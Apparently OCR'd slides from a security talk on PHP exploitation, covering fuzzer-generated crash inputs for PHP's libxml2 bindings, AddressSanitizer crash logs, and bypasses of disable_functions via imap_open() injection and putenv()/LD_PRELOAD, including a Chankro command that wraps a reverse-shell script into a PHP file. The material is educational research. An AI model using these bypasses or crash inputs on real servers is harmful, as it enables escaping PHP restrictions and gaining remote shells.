
The test cases that have generated crashes are simplified and synthesized




```php
<?php
$aaaa = new SimpleXMLElement("<a>a</a>");
$aaaa->xpath(str_repeat(chr(40), 65537));
?>
```

Fuzzgazi (classifier)


Synthesized test cases are tagged and clusterized by component affected and vulnerability kind




Fuzzgazi



```
0x602000009938 is located 4 bytes to the right of 4-byte region [0x602000009930,0x602000009934)
allocated by thread T0 here:
    #0 0x50ac78  (/usr/local/bin/php+0x50ac78)
    #1 0x7ffa32fc37a0  (/usr/lib/x86_64-linux-gnu/libxml2.so.2+0xd47a0)

SUMMARY: AddressSanitizer: heap-buffer-overflow (/usr/local/bin/php+0x64b36b)
Shadow bytes around the buggy address:
  0x0c047fff92d0: fa fa fd fa fa fa fd fd fa fa 00 07 fa fa 00 04
  0x0c047fff92e0: fa fa 00 05 fa fa 00 05 fa fa fd fa fa fa fd fd
  0x0c047fff92f0: fa fa 00 fa fa fa 00 00 fa fa 00 07 fa fa fd fa
  0x0c047fff9300: fa fa fd fa fa fa fd fa fa fa 04 fa fa fa fd fa
  0x0c047fff9310: fa fa fd fa fa fa fd fa fa fa fd fa fa fa fd fa
=>0x0c047fff9320: fa fa 00 fa fa fa 04[fa]fa fa 06 fa fa fa fa fa
  0x0c047fff9330: fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa
  0x0c047fff9340: fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa
  0x0c047fff9350: fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa
  0x0c047fff9360: fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa
  0x0c047fff9370: fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa
Shadow byte legend (one shadow byte represents 8 application bytes):
  Addressable:           00
  Partially addressable: 01 02 03 04 05 06 07
  Heap left redzone:       fa
  Freed heap region:       fd
  Stack left redzone:      f1
  Stack mid redzone:       f2
  Stack right redzone:     f3
  Stack after return:      f5
  Stack use after scope:   f8
  Global redzone:          f9
  Global init order:       f6
  Poisoned by user:        f7
  Container overflow:      fc
  Array cookie:            ac
  Intra object redzone:    bb
  ASan internal:           fe
  Left alloca redzone:     ca
  Right alloca redzone:    cb
==2258==ABORTING
```



```
=================================================================
==16240==ERROR: AddressSanitizer: attempting double-free on 0x6020000097f0 in thread T0:
    #0 0x50aab8  (/usr/local/bin/php+0x50aab8)
    #1 0x7f181b837f80  (/usr/lib/x86_64-linux-gnu/libxml2.so.2+0x60f80)
    #2 0x7f181b8380be  (/usr/lib/x86_64-linux-gnu/libxml2.so.2+0x610be)
    #3 0x64f3e4  (/usr/local/bin/php+0x64f3e4)
    #4 0x8e5580  (/usr/local/bin/php+0x8e5580)
    #5 0x1759941  (/usr/local/bin/php+0x1759941)
    #6 0x1564c12  (/usr/local/bin/php+0x1564c12)
    #7 0x1564d86  (/usr/local/bin/php+0x1564d86)
    #8 0x161c6ee  (/usr/local/bin/php+0x161c6ee)
    #9 0x14e8f32  (/usr/local/bin/php+0x14e8f32)
    #10 0x156fd79  (/usr/local/bin/php+0x156fd79)
    #11 0x12c4d77  (/usr/local/bin/php+0x12c4d77)
    #12 0x1c0ee41  (/usr/local/bin/php+0x1c0ee41)
    #13 0x1c09ffb  (/usr/local/bin/php+0x1c09ffb)
    #14 0x7f181a46b2e0  (/lib/x86_64-linux-gnu/libc.so.6+0x202e0)
    #15 0x448f09  (/usr/local/bin/php+0x448f09)

0x6020000097f0 is located 0 bytes inside of 5-byte region [0x6020000097f0,0x6020000097f5)
freed by thread T0 here:
    #0 0x50aab8  (/usr/local/bin/php+0x50aab8)
    #1 0x7f181b837f80  (/usr/lib/x86_64-linux-gnu/libxml2.so.2+0x60f80)
    #2 0x64f9a2  (/usr/local/bin/php+0x64f9a2)
    #3 0x64fab7  (/usr/local/bin/php+0x64fab7)
    #4 0x8e5563  (/usr/local/bin/php+0x8e5563)
    #5 0x1759941  (/usr/local/bin/php+0x1759941)
    #6 0x1564c12  (/usr/local/bin/php+0x1564c12)
    #7 0x19936f5  (/usr/local/bin/php+0x19936f5)
    #8 0x17a6aed  (/usr/local/bin/php+0x17a6aed)
    #9 0x17a7fd9  (/usr/local/bin/php+0x17a7fd9)
    #10 0x1575dc7  (/usr/local/bin/php+0x1575dc7)
    #11 0x12cc837  (/usr/local/bin/php+0x12cc837)
    #12 0x1c0cc6d  (/usr/local/bin/php+0x1c0cc6d)
    #13 0x1c09ffb  (/usr/local/bin/php+0x1c09ffb)
    #14 0x7f181a46b2e0  (/lib/x86_64-linux-gnu/libc.so.6+0x202e0)

previously allocated by thread T0 here:
    #0 0x50ac78  (/usr/local/bin/php+0x50ac78)
    #1 0x7f181b8ab7a0  (/usr/lib/x86_64-linux-gnu/libxml2.so.2+0xd47a0)

SUMMARY: AddressSanitizer: double-free (/usr/local/bin/php+0x50aab8)
==16240==ABORTING
```




```
AddressSanitizer:DEADLYSIGNAL
=================================================================
==10576==ERROR: AddressSanitizer: stack-overflow on address 0x7ffc1b71fff8 (pc 0x7f67770cdc04 bp 0x000000000000 sp 0x7ffc1b720000 T0)
    #0 0x7f67770cdc03  (/usr/lib/x86_64-linux-gnu/libxml2.so.2+0xb4c03)
    #1 0x7f67770ce86f  (/usr/lib/x86_64-linux-gnu/libxml2.so.2+0xb586f)
    #2 0x7f67770cf817  (/usr/lib/x86_64-linux-gnu/libxml2.so.2+0xb6817)
```

Breaking the velvet jail

Other bypasses

- Command injection in PHP functions (example: imap_open())
- Execution of external process + putenv()

Chankro



Chankro

Your favourite tool to bypass **disable_functions** and **open_basedir** in your pentests.

How it works

PHP in Linux calls a binary (sendmail) when the mail() function is executed. If we have putenv() allowed, we can set the environment variable "LD_PRELOAD", so we can preload an arbitrary shared object. Our shared object will execute our custom payload (a binary or a bash script) without the PHP restrictions, so we can have a reverse shell, for example.


Example:

The syntax is pretty straightforward:

```
$ python2 chankro.py --arch 64 --input rev.sh --output chan.php --path /var/www/html
```

Note: path is the absolute path where our .so will be dropped.

The End!



Things that you must read this weekend

Moar info related with PHP

- https://www.blackarrow.net/disable-functions-bypasses-and-php-exploitation/
- https://x-c3ll.github.io/posts/find-bypass-disable_functions/
- http://www.phpinternalsbook.com/
- https://www.blackhat.com/presentations/bh-usa-09/ESSER/BHUSA09-Esser-PostExploitationPHP-PAPER.pdf
- https://owasp.org/www-pdf-archive/Utilizing-Code-Reuse-Or-Return-Oriented-Programming-In-PHP-Application-Exploits.pdf
- http://blog.checkpoint.com/wp-content/uploads/2016/08/Exploiting-PHP-7-unserialize-Report-160829.pdf
- https://www.inulledmyself.com/2015/02/exploiting-memory-corruption-bugs-in.html